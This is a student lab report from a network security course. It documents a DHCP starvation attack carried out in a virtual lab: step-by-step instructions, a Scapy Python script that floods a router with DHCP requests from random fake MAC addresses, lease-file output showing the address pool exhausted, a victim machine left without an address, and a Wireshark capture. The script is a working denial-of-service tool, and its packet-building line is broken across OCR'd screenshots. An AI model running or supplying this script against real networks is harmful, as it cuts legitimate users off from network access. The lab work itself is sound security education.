LAB 1

Ajay Shete (abs717)
N19633252

DHCP Starvation Attack Procedure:

1. First, switch on your ext-router using Vital and then initialize your Kali machine
2. Check the dhcp.leases file in /var/lib directory and delete all the leases except the Kali machine entry
3. Restart the ext-router if you deleted the leases.
4. Write a python code using ScaPy in Kali machine to create your DHCP starvation attack and start wireshark using terminal.
5. Once, the ext-router has rebooted, run the python file and check the dhcp.leases file periodically. You will see that the ext-router is assigning leases to the fake mac addresses.
6. If you don't see any leases being assigned aside from the original Kali machine lease, then check your code and run again.
7. Once, all the 200 ips are assigned to the fake MAC addresses, initialize your XP machine and type ipconfig in your command prompt. (ifconfig for Ubuntu/Linux machine)
8. If no IP address is assigned to XP then you have successfully completed the DHCP starvation attack or else, rectify the problems in your code.

Python Program:

```
Applications ▾   Places ▾   Terminal ▾        Mon 23:41
root@kali: /home/student
File  Edit  View  Search  Terminal  Help
 GNU nano 2.4.3                    File: dhcp_starve.py                    Modified

import sys
import os
from scapy.all import *

def main():
        l2_bcast = "ff:ff:ff:ff:ff:ff"
        conf.checkIPaddr = False
        #prevents scapy from checking return packets

        IP_addr_subnet = "10.10.111."
        #the subnet of all ip addresses that we will be requesting

        def dhcp_starve():
                for ip in range(100,201):
                        #just to be sure
                        for i in range(0,15):
                        #coz some of the ips when requested were not assigned
                        #hence interating the request protocol
                                fake_mac_addr = RandMAC()
                                #generate randon MAC addresses using ScaPy
                                dhcp_request = Ether(src = fake_mac_addr, dst= l2_bcast)/IP(src="0.0.0.0",dst="
                                #default format of dhcp packet
                                sendp(dhcp_request)
                                time.sleep(1)
                print "Requesting: "+ IP_addr_subnet + str(ip) + "\n"
        dhcp_starve()
        #call function

if __name__=="__main__":
        main()
```

1. L2_bcast is the broadcast address as we must broadcast the DHCP request and the router that assigns DHCP leases will then reply to your machine's request for an IP address.
2. Conf.checkIPaddr is assigned false to prevent ScaPy from checking the return packets and constantly keep sending DHCP request.
3. The subnet of all the IPs that the ext-router is giving out is 10.10.111.xxx, hence we are assigning the subnet to a variable IP_addr_subnet.
4. We will run our program to gain IP addresses from 10.10.111.100 to 10.10.111.200.
5. We will request the same IP address multiple times because the ext-router fails to simultaneously assign leases to all request. Earlier, I tried looping it 8 times but still, the router failed to assign leases to some of the DHCP request, hence I changed it to 15.
6. RandMAC() is a ScaPy function used to randomize the MAC address for each IP request.
7. For DHCP request we use the default command, which ask for a MAC address, for which we are giving the fake MAC address; destination address for which we are using the broadcast address. UDP request at the

source and destination port. The BOOTP again switches the sender's MAC address with the fake MAC address.

```
Applications ▾   Places ▾   Terminal ▾        Mon 23:42
root@kali: /home/student
File  Edit  View  Search  Terminal  Help
  GNU nano 2.4.3                File: dhcp_starve.py                    Modified

import sys
import os
from scapy.all import *

def main():
        l2_bcast = "ff:ff:ff:ff:ff:ff"
        conf.checkIPaddr = False
        #prevents scapy from checking return packets

        IP_addr_subnet = "10.10.111."
        #the subnet of all ip addresses that we will be requesting

        def dhcp_starve():
                for ip in range(100,201):
                        #just to be sure
                        for i in range(0,15):
                        #coz some of the ips when requested were not assigned
                        #hence interating the request protocol
                                fake_mac_addr = RandMAC()
                                #generate randon MAC addresses using ScaPy
,dst="255.255.255.255")/UDP(sport=68, dport=67)/BOOTP(chaddr=fake_mac_addr)/DHCP(options=[("message-type","req
                                #default format of dhcp packet
                                sendp(dhcp_request)
                                time.sleep(1)
                print "Requesting: "+ IP_addr_subnet + str(ip) + "\n"
        dhcp_starve()
        #call function

if __name__=="__main__":
        main()
```

8. Message type will be a request as it is a DHCP request, the IP will be concatenated with the IP_subnet that we defined earlier; and finally, end.
9. Send this DHCP request.
10. Use sleep function to send the DHCP request at a certain interval of time.
11. Call the DHCP starve function.

Connected (unencrypted) to: QEMU (263_13_22)

Applications Places Terminal Tue 00:46

root@kali: /home/student


File Edit View Search Terminal Help

GNU nano 2.4.3 File: dhcp_starve.py Modified


```
import sys
import os
from scapy.all import *

def main():
        l2_bcast = "ff:ff:ff:ff:ff:ff"
        conf.checkIPaddr = False
        #prevents scapy from checking return packets

        IP_addr_subnet = "10.10.111."
        #the subnet of all ip addresses that we will be requesting

        def dhcp_starve():
                for ip in range(100,201):
                        #just to be sure
                        for i in range(0,15):
                        #coz some of the ips when requested were not assigned
                        #hence interating the request protocol
                                fake_mac_addr = RandMAC()
                                #generate randon MAC addresses using ScaPy
$","request"),("server_id","10.10.111.1"),("requested_addr",IP_addr_subnet + str(ip)),"end"])
                                #default format of dhcp packet
                                sendp(dhcp_request)
                                time.sleep(1)
                print "Requesting: "+ IP_addr_subnet + str(ip) + "\n"
        dhcp_starve()
        #call function

if __name__=="__main__":
        main()
```

DHCP Leases:


Before running program




Before Initialising Kali



After running the program





Connected (unencrypted) to: QEMU (263_13_20)

Applications Places System Sat Feb 10, 19:29


root@ext-rtr: /home/student/Desktop

File Edit View Search Terminal Help

```
  GNU nano 2.5.3                File: /var/lib/dhcp/dhcpd.leases

  next binding state free;
  rewind binding state free;
  hardware ethernet 37:31:3a:34:30:3a;
}
lease 10.10.111.198 {
  starts 0 2018/02/11 00:21:48;
  ends 0 2018/02/11 01:21:48;
  cltt 0 2018/02/11 00:21:48;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 31:66:3a:63:65:3a;
}
lease 10.10.111.199 {
  starts 0 2018/02/11 00:22:05;
  ends 0 2018/02/11 01:22:05;
  cltt 0 2018/02/11 00:22:05;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 63:66:3a:31:66:3a;
}
lease 10.10.111.200 {
  starts 0 2018/02/11 00:22:19;
  ends 0 2018/02/11 01:22:19;
  cltt 0 2018/02/11 00:22:19;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 34:38:3a:64:35:3a;
}
```


Assigned all IP address to fake MAC addresses

Victim's Machine (XP):



Since all the IP addresses have been assigned to fake MAC addresses, the ext-router cannot assign Windows XP an IP address, hence, the IP address is 0.0.0.0.

Wireshark:



The wireshark report shows repeated DHCP request of the same IP address. We received a No Acknowledgement signal at first but then we finally got the Acknowledgement signal for the IP address that we request.

Connected (unencrypted) to: QEMU (263_13_22)

Applications Places Wireshark Mon 23:14

Capturing from eth0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/> Expression... +

No.	Time	Source	Destination	Protocol	Length	Info
39	27.153749809	0.0.0.0	255.255.255.255	DHCP	298	DHCP Request - Transaction ID 0x0
40	27.154399960	10.10.111.1	255.255.255.255	DHCP	342	DHCP NAK - Transaction ID 0x0
41	28.200548435	0.0.0.0	255.255.255.255	DHCP	298	DHCP Request - Transaction ID 0x0
42	28.201149311	10.10.111.1	255.255.255.255	DHCP	342	DHCP NAK - Transaction ID 0x0
43	29.236478764	0.0.0.0	255.255.255.255	DHCP	298	DHCP Request - Transaction ID 0x0
44	30.280437389	0.0.0.0	255.255.255.255	DHCP	298	DHCP Request - Transaction ID 0x0
45	30.281099444	10.10.111.1	255.255.255.255	DHCP	342	DHCP NAK - Transaction ID 0x0
46	31.325287541	0.0.0.0	255.255.255.255	DHCP	298	DHCP Request - Transaction ID 0x0
47	32.364469327	0.0.0.0	255.255.255.255	DHCP	298	DHCP Request - Transaction ID 0x0
48	33.404255690	0.0.0.0	255.255.255.255	DHCP	298	DHCP Request - Transaction ID 0x0
49	34.448314894	0.0.0.0	255.255.255.255	DHCP	298	DHCP Request - Transaction ID 0x0
50	35.485160035	0.0.0.0	255.255.255.255	DHCP	298	DHCP Request - Transaction ID 0x0
51	36.524467858	0.0.0.0	255.255.255.255	DHCP	298	DHCP Request - Transaction ID 0x0
52	36.542073382	10.10.111.1	10.10.111.102	DHCP	342	DHCP ACK - Transaction ID 0x0
53	37.568236312	0.0.0.0	255.255.255.255	DHCP	298	DHCP Request - Transaction ID 0x0
54	38.608469314	0.0.0.0	255.255.255.255	DHCP	298	DHCP Request - Transaction ID 0x0
55	39.649268697	0.0.0.0	255.255.255.255	DHCP	298	DHCP Request - Transaction ID 0x0
56	39.650131818	10.10.111.1	255.255.255.255	DHCP	342	DHCP NAK - Transaction ID 0x0
57	40.692297001	0.0.0.0	255.255.255.255	DHCP	298	DHCP Request - Transaction ID 0x0
58	41.739155468	0.0.0.0	255.255.255.255	DHCP	298	DHCP Request - Transaction ID 0x0

```
▶ Frame 52: 342 bytes on wire (2736 bits), 342 bytes captured (2736 bits) on interface 0
▶ Ethernet II, Src: 00:00:00_00:00:02 (00:00:00:00:00:02), Dst: 66:31:3a:66:30:3a (66:31:3a:66:30:3a)
▶ Internet Protocol Version 4, Src: 10.10.111.1, Dst: 10.10.111.102
▶ User Datagram Protocol, Src Port: 67 (67), Dst Port: 68 (68)
▶ Bootstrap Protocol (ACK)
```

```
0000  66 31 3a 66 30 3a 00 00  00 00 00 02 08 00 45 10   f1:f0:.. ......E.
0010  01 48 00 00 00 00 80 11  47 1a 0a 0a 6f 01 0a 0a   .H...... G...o...
0020  6f 66 00 43 00 44 01 34  70 b2 02 01 06 00 00 00   of.C.D.4 p.......
0030  00 00 00 00 00 00 00 00  00 00 0a 0a 6f 66 0a 0a   ........ ....of..
0040  6f 01 00 00 00 00 66 31  3a 66 30 3a 62 31 3a 32   o.....f1 :f0:b1:2
0050  65 3a 36 32 3a 65 00 00  00 00 00 00 00 00 00 00   e:62:e.. ........
0060  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0070  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
```